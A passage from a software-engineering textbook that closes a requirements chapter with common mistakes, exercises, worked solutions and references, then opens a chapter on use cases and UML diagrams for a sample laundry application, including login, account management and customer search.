3.11.3 Priority and the order of the book

MoSCoW also explains the order of this book. Every track chapter from Chapter 9 onwards first builds the Musts, login, customers, bills, the workflow, payments, and then adds the Shoulds. When a track, such as a framework chapter, has to be shorter, it is the Shoulds and Coulds that are left as exercises, never a Must. And every track, whatever its language, is checked against the same 107 test cases, because the requirements do not change when the technology does.

3.12 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya and live at `app.profitina.com`. It measures how ready a brand's website is to be cited by AI answer engines, as a Python (FastAPI) application on PostgreSQL. The ideas of this chapter apply to it directly.

Requirements with numbers. A requirement such as "the dashboard gathers the user's notifications in one call" is only testable when it says which notifications and how many calls; Profitina's dashboard is one request, `GET /api/me/dashboard`, which gathers replies, likes, reposts, messages and more, so a test can count the calls.

UU PDP as requirements, not as a disclaimer. Profitina implements consent, data export, e-mail and password change, a login rate limit and complete account deletion, with Argon2id password hashes. Each is a requirement with an acceptance criterion and a test, exactly as S-5 and S-10 are here. With PP No. 33/2026 taking effect on 16 January 2027 [9], every Indonesian system that stores personal data is doing the same exercise this year.

A release gate built on traceability. Profitina's full automated suite, well over a thousand tests, must be green before a release. That only means something if the tests trace to requirements, which is what the checker of Section 3.10 does in miniature.

Runnable practice always uses **Profitina Laundry**, never the real product; what carries over is the shape: numbered requirements, acceptance criteria with real data, a matrix that a program checks.

3.13 Common Mistakes, and How to Avoid Them

Writing the solution instead of the need. "Add a WhatsApp button" is a solution; "customers can learn the status without phoning" is the need. Ask *why* twice before writing.

Adjectives instead of numbers. "Fast", "user-friendly", "secure" cannot fail a test. Replace them with "under 1 second with 3,000 bills", "at most 5 fields and 2 clicks", "PBKDF2 with 600,000 iterations".

Forgetting the stakeholders who never log in. The regulator, the data subjects, other programs. Walk the influence–interest grid of **Figure 3.1** before you call the list complete.

Confusing business rules with requirements. The owner may change BR-3 tomorrow (a 40 % surcharge); the software should absorb that as data, not as a rewrite. Keep rules in their own table.

Silent scope. A wish that is not written as *out of scope* comes back as a bug report. Write the right-hand column of **Table 3.4**.

Expected results without values. “Shows the correct balance” is not an expected result; “balance 18000” is. Use fixed sample data so that the value is known.

Trusting the browser. Prices, roles, dates and ids come from the server (AC-4.1, BR-11, BR-14). Anything the browser sends is a suggestion.

Leaking through error messages. “Wrong password” versus “unknown e-mail”, or “wrong phone” versus “no such bill”, tells an attacker what exists. Give one message (AC-1.2, AC-10.3).

A matrix nobody checks. A hand-kept matrix drifts, as the ten stale ranges of Section 3.10.3 show. Let a program check it every time the documents change.

Everything is a Must. If more than about 60 % of the effort is Must-have, there is no reserve, and the first delay breaks the plan [15].

3.14 Chapter Summary

A requirement is a verifiable statement of what a system must do (functional) or how well (non-functional), distinct from business rules, constraints and acceptance criteria (**Table 3.1**). Good requirements are necessary, unambiguous, verifiable, consistent, feasible and traceable (**Table 3.2**), and the fix for a vague one is usually a number.

Stakeholders include people who never log in (**Table 3.3**); the influence–interest grid (**Figure 3.1**) shows whom to manage closely. Roles are derived from the `Employee` row: owner ⊃ supervisor ⊃ cashier, and the washer apart.

Interviews are turned into requirements through a kept chain: words, need, requirement, acceptance criterion, test (**Figure 3.2**). Scope is written in both directions (**Table 3.4**), and words are fixed in a glossary (**Table 3.5**).

Sixteen business rules (**Table 3.6**) include four formulas: the price Equation (3.1), rounded-up units Equation (3.2), the balance Equation (3.3), the payment rule Equation (3.4), and the overdue test Equation (3.5).

Eleven functional requirements with 68 acceptance criteria, each with a rationale and real examples; **Listing 3.1** and **Listing 3.2** check eleven of those examples against the sample year and find all of them true.

Twenty-three non-functional requirements cover security and UU PDP (**Table 3.9**), performance, usability, portability and reliability, mapped onto ISO/IEC 25010:2023 (**Table 3.8**).

Traceability links 11 FRs, 16 use cases and 107 test cases (**Figure 3.3**, **Table 3.10**). The checker of **Listing 3.3** and **Listing 3.4** found 21 gaps in the real documents, ten of them a stale matrix.

MoSCoW orders the work (**Figure 3.4**): Musts are a working day at the shop, Won’ts are written decisions.

ISO/IEC/IEEE 29148 [1], Wiegers and Beatty [2], Sommerville [4] and Gause and Weinberg [5] cover requirements engineering; ISO/IEC 25010 [7] the quality model; Gotel and Finkelstein [14] traceability; the Agile Business Consortium [15] MoSCoW; UU PDP [8], PP 33/2026 [9], [10], Kompas [11] and OWASP [12], [13] security and privacy; ASLI via Liputan6 [3] and Bank

Indonesia via Fintech News Indonesia [6] the market; Flask [16] and SQLite [17] the tools; the Xerial driver [18] JDBC.

3.15 Exercises

3.1 Classify each statement as a functional requirement, a non-functional requirement, a business rule, a constraint or an acceptance criterion, and justify each in one sentence: (a) “A curtain is promised within 120 hours.” (b) “The queue page lists open bills oldest first.” (c) “The app runs on Ubuntu 22.04.” (d) “Searching `WIJAYA` finds the same 8 customers as `wijaya`.” (e) “Every page answers in under one second with about 3,000 bills.”

3.2 Rewrite each vague requirement so that it is verifiable, using the data of the sample year where possible: (a) “The receipt should be clear.” (b) “The dashboard must be up to date.” (c) “Only the right staff can cancel bills.”

3.3 A customer brings 7.2 kg for express service and pays the shop’s usual down payment. Compute, with Equation (3.2), Equation (3.1) and the down-payment habit of Example 3, the units, the amount charged, the down payment and the balance. Then say whether a second payment of Rp 50.000 would be accepted by Equation (3.4).

3.4 Bill `B2941` (Farah Wijaya, 8 kg wash-fold at Wiyung) arrived at 2026-09-29 17:45:13 and is still queued at 2026-09-30 21:00:00. Use BR-7 and Equation (3.5) to decide whether it is overdue, and give its promised time.

3.5 Bill `B2940` has `payment` 35000 and one payment of Rp 17.000. What is its balance by Equation (3.3)? Which of these payments are accepted: Rp 18.000 cash with no reference; Rp 20.000 cash; Rp 10.000 QRIS with no reference; Rp 18.000 transfer with reference `BCA 7781`?

3.6 The owner considers a delivery service with a rider who picks up and brings back bags. Name the new stakeholder, place it on the grid of **Figure 3.1**, and say whether it needs a new role or fits an existing one.

3.7 BR-15 admits that deposit top-ups are not audited. Write a new functional requirement FR-12 for a top-up log, with a rationale and at least four acceptance criteria that are verifiable with concrete values. Give it a MoSCoW priority and explain.

3.8 Sort these five wishes with MoSCoW and give a reason for each: (a) show the change for cash payments; (b) send an automatic WhatsApp when a bill is finished; (c) a dark-mode theme; (d) prevent two open bills on the same rack; (e) export the customer list to CSV.

3.9 Explain, using the output of **Listing 3.3**, why the ten stale ranges all end at the number of acceptance criteria of their FR. What single habit would have prevented the drift?

3.10 You add a test case `TC-4.10` (a bill for a customer with a deposit, paid at drop-off from the deposit) to `docs-fixed/test-plan.md` but write no automated test for it. Predict exactly which lines of the checker’s output change, then check your prediction by running it.

3.11 Extend `tracecheck.py` with an eighth check: every business rule `BR-n` of `requirements.md` §5 must be mentioned at least once in section 3 (the functional requirements). Describe the change and name which rules, if any, you expect to be reported.

3.12 The receipt and the public status page both show information about bill `B2938`. List what each shows about the *customer*, and explain from the principle of data minimization in UU PDP why they differ.

3.16 Solutions to the Exercises

3.1 (a) Business rule: a fact of the shop (BR-7), true without software. (b) Functional requirement: something the system does (AC-5.7 details it). (c) Constraint, part of non-functional requirement P-1: it limits where the system must run. (d) Acceptance criterion: a checkable promise of FR-2 (AC-2.2, tested by TC-2.2). (e) Non-functional requirement R-2: how well, with a number.

3.2 (a) "The receipt shows the outlet name and phone, the bill id, the service line as units × price = total, the payments, the balance, the rack and the promised time; for `B2938` it shows `5 kg × Rp 8.000 = Rp 40.000`, balance `Rp 40.000`, rack `A05`, ready by `30 Sep 2026 19:52`." (b) "The dashboard computes its figures when the page is requested; for 30 September 2026 it shows O02: 1 bill today, Rp 0 received, 9 in process, 6 overdue, 6 ready." (c) "Cancel is offered only to supervisors and the owner; a cashier's `POST /api/bills/B2944/cancel` gets HTTP 403 and changes nothing."

3.3 $u = \lceil 7.2 \rceil = 8$. $payment = 12000 \times 8 = 96000$. Down payment $\lfloor 96000/2/1000 \rfloor \times 1000 = 48000$. Balance $96000 - 48000 = 48000$. A second payment of 50000 fails $50000 \leq 48000$ and is refused; 48000 would be accepted.

3.4 Wash-fold has $h_s = 48$, so the promised time is 2026-10-01 17:45:13. At t = 2026-09-30 21:00:00, $t > t_a + h_s$ is false: it is not overdue, and it has about 20 hours and 45 minutes left.

3.5 Balance $35000 - 17000 = 18000$. Rp 18.000 cash, no reference: accepted. Rp 20.000 cash: refused, $20000 > 18000$. Rp 10.000 QRIS without reference: refused, QRIS needs a reference (AC-6.3), even though the amount is fine. Rp 18.000 transfer with `BCA 7781`: accepted.

3.6 The rider is a new user stakeholder. Interest in the daily work is high, influence on the requirements low: *keep informed*, next to the washers. The rider needs to see addresses and phones for pick-up and delivery, which no current role combines without also seeing money, so a new role, `rider`, is justified; under UU PDP the rider should see only the addresses of today's deliveries, not the customer list.

3.7 One possible answer. *FR-12 Deposit top-up log.* Rationale: the owner cannot see who added deposit money, when, or how (BR-15). AC-12.1: a top-up records customer, amount, method, reference, time and employee in a new table. AC-12.2: the amount is a whole number from 1,000 to 5,000,000 rupiah. AC-12.3: the top-up and the increase of `Customer.credit` happen in one transaction. AC-12.4: example: C0089 with deposit 109000 tops up 50000 by QRIS; afterwards `credit` = 159000 and one log row exists. AC-12.5: only supervisors and the owner may top up; a cashier gets 403. Priority: *Could* for this release (it needs a schema change), *Should* for the next.

3.8 (a) Must: it is part of AC-6.2 and prevents wrong change at the counter. (b) Won't this time: out of scope (**Table 3.4**), needs a messaging provider and consent. (c) Could: pleasant, not needed for a day's work. (d) Must: BR-8; without it two bags would share a rack and one would be lost. (e) Should: useful for the owner's spreadsheet, not needed daily; the customer list contains personal data, so it must be restricted to the owner.

3.9 The matrix was written when each acceptance criterion had exactly one test case, TC-n.k for AC-n.k; later test cases were added (concurrency, extra roles, detail pages) without updating §7. The habit that prevents it: generate the matrix, or at least check it, automatically every time the test plan changes, which is what `tracecheck.py` does.

3.10 Four lines change and three are added. The first line now counts `108 test cases`; the FR-4 row becomes `FR-4 7 05 10 9`; the total line says `108 (the plan says 107)`; the gap count becomes 14, with three new gaps: `plan total 107, but 108 test cases are defined`, `FR-4: matrix range 4.1..4.9 is stale, plan has 4.1..4.10`, and `TC-4.10 is not automated in the Flask suite`. Updating the summary table and the matrix brings it back to 12, one more than before: the new, unautomated test.

3.11 Read the rule ids with `re.findall(r"^\| \*\*(BR-\d+)", section(req, "## 5. Business rules"), re.M)`, take the text of `section(req, "## 3. Functional requirements")`, and add a gap for every id not found in it. In the real documents, section 3 mentions BR-1, BR-2, BR-4, BR-5, BR-6, BR-7 and BR-8 by id, so nine rules would be reported: BR-3 and BR-9 to BR-16. Several of them are applied in section 3 in words but not by id; for example, the forward-only status order of BR-13 is exactly AC-5.4. That is the same kind of finding as the unnamed NFRs: the link exists, but it is not written down.

3.12 The receipt shows the customer's name and phone, needed to hand over the right bag and to call the customer; it omits address, birthdate and e-mail (AC-7.4). The status page shows no customer data at all (AC-10.4): it is public, and anyone who finds or guesses a bill id could use it, so it shows only what the holder of the receipt already knows. Data minimization says each place shows only what its purpose needs, and the two purposes differ.

References

[1] ISO/IEC/IEEE, *ISO/IEC/IEEE 29148:2018 Systems and software engineering — Life cycle processes — Requirements engineering*, 2nd ed. Geneva, Switzerland: ISO, 2018. [Online]. Available: https://www.iso.org/standard/72089.html

[2] K. Wiegers and J. Beatty, *Software Requirements*, 3rd ed. Redmond, WA, USA: Microsoft Press, 2013.

[3] Liputan6.com, "Industri laundry makin menggeliat, ini buktinya," Sep. 20, 2025. [Online]. Available: https://www.liputan6.com/bisnis/read/6164275/industri-laundry-makin-menggeliat-ini-buktinya

[4] I. Sommerville, *Software Engineering*, 10th ed. Harlow, U.K.: Pearson, 2016.

[5] D. C. Gause and G. M. Weinberg, *Exploring Requirements: Quality Before Design*. New York, NY, USA: Dorset House, 1989.

[6] Fintech News Indonesia, "QRIS transactions double to 12.5 billion in first half of 2026," Aug. 6, 2026. [Online]. Available: https://fintechnews.id/110538/payments/qris-transactions-indonesia-h1-2026/

[7] ISO/IEC, *ISO/IEC 25010:2023 Systems and software engineering — Systems and software Quality Requirements and Evaluation (SQuaRE) — Product quality model*, 2nd ed. Geneva, Switzerland: ISO, Nov. 2023. [Online]. Available: https://www.iso.org/standard/78176.html

[8] Republic of Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, Oct. 17, 2022. [Online]. Available: https://jdih.komdigi.go.id/produk_hukum/view/id/832/t/undangundang+nomor+27+tahun+2022

[9] Paralegal.id, "Peraturan Pemerintah Nomor 33 Tahun 2026 tentang Peraturan Pelaksanaan Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi." [Online]. Available: https://paralegal.id/peraturan/peraturan-pemerintah-nomor-33-tahun-2026/ (accessed Sep. 2026).

[10] Hukumonline, "Pemerintah akhirnya terbitkan kerangka implementasi pelindungan data pribadi: berlaku mulai 16 Januari 2027," 2026. [Online]. Available: https://pro.hukumonline.com/a/lt6a97c3fe4527c/pemerintah-akhirnya-terbitkan-kerangka-implementasi-pelindungan-data-pribadi–berlaku-mulai-16-januari-2027

[11] Kompas.id, “Peraturan pelaksana UU PDP akhirnya terbit, lembaga pengawas masih dinanti,” 2026. [Online]. Available: https://www.kompas.id/artikel/peraturan-pelaksana-uu-pdp-akhirnya-terbit-lembaga-pengawas-masih-dinanti

[12] OWASP Foundation, *Password Storage Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

[13] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[14] O. C. Z. Gotel and A. C. W. Finkelstein, “An analysis of the requirements traceability problem,” in *Proc. 1st Int. Conf. Requirements Engineering (ICRE)*, Colorado Springs, CO, USA, 1994, pp. 94–101.

[15] Agile Business Consortium, “MoSCoW prioritisation,” in *The DSDM Agile Project Framework*. [Online]. Available: https://www.agilebusiness.org/dsdm-project-framework/moscow-prioririsation.html

[16] Pallets Projects, *Flask 3.1.3*, Python Package Index, Feb. 19, 2026. [Online]. Available: https://pypi.org/project/Flask/

[17] SQLite Consortium, *SQLite Documentation*. [Online]. Available: https://www.sqlite.org/docs.html

[18] Xerial, *SQLite JDBC Driver*, version 3.53.2.0. [Online]. Available: https://github.com/xerial/sqlite-jdbc

Chapter 4

Use Cases in Depth

By the end of this chapter you will be able to describe, draw and test the way people work with a system, one goal at a time. You will learn what a use case is and where it came from, how to read and draw a UML use-case diagram with actors, associations, generalization, «include» and «extend», and how to write a full use-case description with its actor, goal, preconditions, main flow, alternative flows and postconditions. You will then walk through all sixteen use cases of Profitina Laundry, each on concrete data from the sample year: real bill ids, real customers, real services, real times. You will follow a bill's whole life in an activity diagram with swimlanes and a state diagram, and the two most important interactions, creating a bill and recording a payment, in sequence diagrams that match the code of the Flask track. Finally you will write a program, in Python and in Java, that starts a fresh copy of the Flask application, replays a scenario of twenty-six steps against its JSON API, and prints what the system answered at every step, including every refusal the use cases promise.

4.1 Where We Left Off

Chapter 3 wrote down *what* Profitina Laundry must do: eleven functional requirements with 68 acceptance criteria, sixteen business rules, twenty-three quality requirements, and a matrix that ties them to use cases and to 107 test cases. Each requirement was a sentence, and each sentence stood on its own.

Real work does not come in single sentences. When Fitri Handayani, the cashier at Wiyung, takes in a bag of laundry, she searches for the customer (FR-2), creates a bill (FR-4), perhaps records a down payment (FR-6) and prints a receipt (FR-7), in that order, with a customer waiting, and with things that can go wrong at every step: the customer is new, the rack she chose was taken a second ago, the QRIS reference is missing. Requirements say *what*; they do not say *in which order, by whom, and what happens when it goes wrong*. Use cases do.

> **WHAT THIS CHAPTER IS REALLY ABOUT.** A use case is a story with a goal, told from the point of view of the person who has the goal. Writing it forces three questions that a list of features never asks: who starts this, what must already be true, and what exactly happens when something goes differently. Most of the bugs a user ever sees live in the answer to the third question.

4.2 What a Use Case Is

4.2.1 A short history

Ivar Jacobson introduced use cases at Ericsson in the late 1980s and published them in 1992 in *Object-Oriented Software Engineering* [1]. His idea was that a system is best described by the things people use it *for*, rather than by its screens or its functions. Alistair Cockburn made the written form practical in *Writing Effective Use Cases* [2], with its templates, its "sea level" of user goals, and its insistence that the alternative flows are the valuable part. The Unified Modeling Language (UML), maintained by the Object Management Group and currently at version 2.5.1 [3],

standardized the diagram. Jacobson, Spence and Kerr later described *Use-Case 2.0* [4], in which a use case is sliced into small pieces that can be built and tested one at a time, which is how the scenario at the end of this chapter uses them.

4.2.2 The vocabulary

> **DEFINITION.** A **use case** describes how an **actor** uses a system to reach one **goal** of value to that actor, as a sequence of steps with all the ways it can go. An **actor** is a *role* played by a person or another system outside the system under description. A **scenario** is one concrete path through a use case, with concrete data.

Three details of that definition matter.

One goal of value to the actor. "Create a bill" is a use case: at the end, the cashier has what she came for. "Choose a rack" is not: nobody comes to the counter wanting a rack. It is a step inside creating a bill. Cockburn calls the right level *sea level*, or *user goal* level: roughly, one person, one sitting, one result [2].

An actor is a role, not a person. Fitri Handayani is a person; *Cashier* is the role she plays. When Bambang Sutrisno, the Wiyung supervisor, takes in a bag because Fitri is at lunch, he plays the Cashier role too.

A scenario is concrete. "Fitri creates bill `B2954` for Syaiful Wijaya, 5 kg, rack `A03`, Rp 20.000 cash down" is a scenario of use case UC-05. A use case is the set of all such scenarios, successful and unsuccessful, written once in general form.

4.2.3 The UML use-case diagram

A use-case diagram is a map, not a description: it shows *which* actors use *which* use cases, and nothing about the steps. Its notation has six elements.

- The **system boundary**, a rectangle with the system's name. Everything inside is the system; everything outside, including the people, is not.
- An **actor**, drawn as a stick figure with its role name, outside the boundary.
- A **use case**, drawn as an ellipse with its name, inside the boundary.
- An **association**, a plain line between an actor and a use case: this actor takes part in this use case.
- A **generalization**, a line with a hollow triangle pointing at the more general element. Between actors it means "can do everything the other can do, and more".
- **«include»** and **«extend»**, dashed arrows between use cases, explained in Section 4.4.2.

That is all. A use-case diagram with arrows showing the order of steps, or with screens drawn in it, is not wrong because it breaks a rule; it is wrong because it tries to say what the written descriptions say better.

4.3 The Actors of Profitina Laundry

Table 4.1 lists the six actors. Four are roles of employees, derived from the `Employee` row by business rule BR-12; two are outside the shop.

Table 4.1 The six actors of Profitina Laundry and who plays them. The owner inherits from the supervisor and the supervisor from the cashier; the washer stands apart, because a washer never takes money.

Actor	Who plays it in the sample data	Primary use cases
Cashier	the five employees of section `transaction` without subordinates: `E0004` Dewi Lestari Putri and `E0005` Anisa Rahmawati (Rungkut), `E0008` Rizky Pratama and `E0011` Kevin Tanoto (Keputih), `E0012` Fitri Handayani (Wiyung)	UC-01, 02, 03, 05, 07, 09, 10, 11
Washer	the six of section `wash`: `E0006`, `E0007` (Rungkut), `E0009`, `E0010` (Keputih), `E0013`, `E0014` (Wiyung)	UC-01, 06, 11
Supervisor	`E0002` Siti Nurhaliza Rahman (Keputih), `E0003` Bambang Sutrisno (Wiyung)	everything a cashier does, plus UC-06, 08, 12, 15
Owner	`E0001` Hendra Wijaya, who also supervises Rungkut	everything a supervisor does, for every outlet, plus UC-04, 16
Customer	anyone holding a bill id and the phone number given at drop-off	UC-13, without logging in
API client	the static front end in `App/static/`, a spreadsheet script, the replay program of Section 4.15	UC-14, logged in as an employee

The inheritance is worth stating precisely, because it is where most permission bugs hide. The supervisor *is a* cashier with more rights, so every use case open to a cashier is open to a supervisor; the owner *is a* supervisor with more rights. The washer is deliberately not part of that chain. A supervisor may mark a bill finished (UC-06) because the Keputih supervisor works in the wash section, but that is a separate association, not inheritance from the washer.

4.4 The Use-Case Diagram

4.4.1 All sixteen use cases on one page

Figure 4.1 is the use-case diagram of Profitina Laundry, drawn in UML notation.



Figure 4.1 The UML use-case diagram of Profitina Laundry: six actors, sixteen use cases inside the system boundary. The hollow triangles are generalizations: an Owner is a Supervisor, and a Supervisor is a Cashier, so each inherits every association below it.

Read it from the left. The Owner is associated with only two use cases, managing prices (UC-04) and employee accounts (UC-16), yet can do all sixteen except the customer's own status check, because the generalization arrows pass down the Supervisor's and the Cashier's associations. The Supervisor adds reports (UC-12), complaints (UC-15), cancellations (UC-08) and marking bills finished (UC-06). The Cashier has the most lines: the counter is where the work is. On the right, the Washer has three use cases, and the two outside actors have one each.

Table 4.2 lists the sixteen with their primary actor, the functional requirement each realizes, and their MoSCoW priority from Chapter 3.

Table 4.2 The sixteen use cases of Profitina Laundry. This table is the one the traceability checker of Chapter 3 reads to find which use cases realize which requirement.

Id	Use case	Primary actor	FR	Priority
UC-01	Log in / log out	every employee	FR-1	Must
UC-02	Search customers	Cashier	FR-2	Must
UC-03	Register or edit a customer	Cashier	FR-2	Must
UC-04	Manage services and prices	Owner	FR-3	Must
UC-05	Create a bill	Cashier	FR-4	Must
UC-06	Mark a bill finished	Washer	FR-5	Must
UC-07	Hand over laundry	Cashier	FR-5	Must
UC-08	Cancel a bill	Supervisor	FR-5	Must
UC-09	Record a payment	Cashier	FR-6	Must
UC-10	Print a receipt	Cashier	FR-7	Must
UC-11	View the dashboard	every employee	FR-8	Must
UC-12	View reports and export CSV	Supervisor	FR-9	Must
UC-13	Check bill status (self-service)	Customer	FR-10	Must
UC-14	Use the JSON API	API client	FR-11	Must (read), Should (write)
UC-15	Record a complaint	Supervisor	FR-5	Should
UC-16	Manage employee accounts	Owner	FR-1	Should

4.4.2 «include» and «extend»

Some use cases contain others. UML has two relations for this, and they are easy to confuse. **Figure 4.2** shows the ones that matter at the counter.



Figure 4.2 Include and extend around the counter. Creating a bill always includes a customer search; handing over includes recording a payment when a balance is open; paying at drop-off extends bill creation; printing a receipt extends three use cases. The dotted arrow is not a UML relation: it marks the alternative flow that sends the cashier to register a new customer.

> **DEFINITION. A «include» B** means that A always uses B as one of its steps, the way a function calls another: creating a bill (UC-05) always includes finding the customer (UC-02). The arrow points from the including use case to the included one. **A «extend» B** means that A *may* add behavior to B at a certain point, under a condition, and B is complete without it: paying at drop-off (UC-09) extends creating a bill (UC-05), but a bill created without a payment is a perfectly good bill. The arrow points from the extension to the base.

The test for choosing between them is one question: *is the base use case complete without the other?* Creating a bill without choosing a customer is impossible, so UC-02 is included. Creating a bill without a payment is normal, so UC-09 extends. Handing over is the interesting case: it includes UC-09 *if a balance is open*, because BR-4 forbids handing over an unpaid bill, unless the cashier ticks “customer pays later”. The condition is written on the arrow.

4.5 How to Write a Use-Case Description

The diagram names the use cases; the descriptions tell them. Every description in this chapter follows the template of **Table 4.3**, which is Cockburn's "fully dressed" form [2] cut down to what a small application needs.

Table 4.3 The parts of a use-case description. The alternative flows are numbered after the main-flow step where they branch off: 3a is the first alternative at step 3, 3b the second.

Part	What it says	Example from UC-06 Mark a bill finished
Actor	Who has the goal	Washer (also supervisor, owner)
Goal	What the actor wants, in their words	Tell the counter that the laundry is ready
Preconditions	What must be true before it can start	Logged in; the bill is `queued` and belongs to the user's outlet
Trigger	What starts it	The washer puts the finished bag on its rack
Main flow	The numbered steps of the normal, successful path	1. open the queue … 4. the bill moves to "Ready for pickup"
Alternative flows	Every other path, numbered after the step where it branches	3a. somebody else finished it a moment ago: "no longer in process", HTTP 409
Postconditions	What is true afterwards, on success and on failure	status `finished`, time set, one StatusLog row; or nothing changed
Example	One concrete scenario on real data	`B2938` finished 2026-09-30 18:00:28 by `E0014` Nur Aini Maulida

Three habits make descriptions useful. Write each step as *actor does something* or *system does something*, never both in one step. Keep the interface out of it as far as possible: "the cashier chooses the service", not "the cashier clicks the third item of the drop-down". And give every alternative flow an *ending*: it either rejoins the main flow at a named step, or ends the use case with a stated result.

The examples in the rest of this chapter use the sample data in `laundry.db`, with "now" frozen at 30 September 2026, 21:00, the last moment of the sample year.

4.6 Staff Access

4.6.1 UC-01 Log in / log out

Every session at Profitina Laundry begins here. **Table 4.4** gives the header of the description.

Table 4.4 UC-01 Log in / log out.

Part	Content
Actor	any employee
Goal	Work with the system under their own name and role
Preconditions	The employee has an `Employee` row with a `password_hash`
Trigger	The employee opens the site, or a protected page, without a session
Postconditions	Success: a new session holding the employee's id, name, outlet, role and a CSRF token. Failure: no session, and the failure is counted

Main flow.

1. The system shows the login page.
2. The employee enters an e-mail and a password and presses *Log in*.

3. The system finds the employee by e-mail with a prepared statement and verifies the password against `password_hash`, PBKDF2 with a constant-time comparison.
4. The system creates a *new* session with the employee's id, name, outlet and role (BR-12), and a CSRF token.
5. The system shows the dashboard (UC-11) with a menu that fits the role.
6. Later, the employee presses *Log out*; the system destroys the session and shows the login page.

Alternative flows. *3a.* The e-mail is unknown, the password is wrong, or the hash is empty: the system shows "E-mail or password is wrong", keeps the e-mail in the field, counts the failure, and returns to step 2. *3b.* This is the fifth failure for this e-mail within fifteen minutes: the system shows "Too many attempts, try again in 15 minutes" and does not even check the password. *1a.* The employee was sent here from a protected page: after step 5 the system opens that page instead, but only if it is a path on this site, never an outside address.

Walk-through. Fitri Handayani types `kasir5@profitina-laundry.example` and `Laundry#2026`. The system finds row `E0012`, section `transaction`, outlet `O03`, and no employee names her as supervisor, so her role is *cashier*. Her new session says "Fitri Handayani, cashier, Profitina Laundry Wiyung". Had she typed `laundry#2026`, with a lowercase *l*, she would have seen the same message as someone typing an e-mail that does not exist.

Two details of step 4 are security requirements from Chapter 3. The session is *new*: a session id that existed before login is thrown away, so an attacker who planted a known session id in the browser gains nothing (AC-1.8). And the CSRF token is created here, because every later change must carry it (S-4).

4.6.2 UC-16 Manage employee accounts

The owner's second use case gives staff their keys. **Table 4.5** gives its header.

Table 4.5 UC-16 Manage employee accounts.

Part	Content
Actor	Owner
Goal	Give an employee access, or reset a forgotten password
Preconditions	Logged in as owner
Postconditions	The employee can, or can no longer, log in; the password itself is stored nowhere

Main flow.

1. The owner opens *Employees*. The system lists the fourteen employees with role, outlet and whether each can log in.
2. The owner chooses *Set password* for one employee, types a new password of at least eight characters twice, and saves.
3. The system hashes it with PBKDF2-HMAC-SHA256, a new random salt and 600,000 iterations, and stores only the hash.
4. The owner tells the employee the password in person. The system never shows it again.

Alternative flows. *2a.* The two entries differ, or the password is shorter than eight characters: an error, nothing saved. *2b. Disable login*: the system sets `password_hash` to empty. The employee row stays, because hundreds of bills and log rows refer to it.

Walk-through. Suppose washer Yulia Kartika Sari (`E0007`, Rungkut) leaves the shop. The owner disables her login. Her 2020-style row stays, and so do the bills she finished; the history of every

one of them still shows her name, which is what an audit trail is for. Test TC-1.4 checks exactly this: with her hash removed, `cuci2@profitina-laundry.example` is refused with the ordinary login message.

4.7 Customers

4.7.1 UC-02 Search customers

The most frequent action at the counter. **Table 4.6** gives its header.

Table 4.6 UC-02 Search customers.

Part	Content
Actor	Cashier (and supervisor, owner)
Goal	Find a customer quickly at the counter
Preconditions	Logged in
Postconditions	Nothing changes: a search is read-only

Main flow.

1. The cashier types part of a name, a phone number or a customer id.
2. The system searches the name, the phone *digits* and the id, ignoring case, with a prepared statement and a `LIKE` parameter.
3. The system shows up to twenty matches sorted by name, each with id, name, phone and deposit.
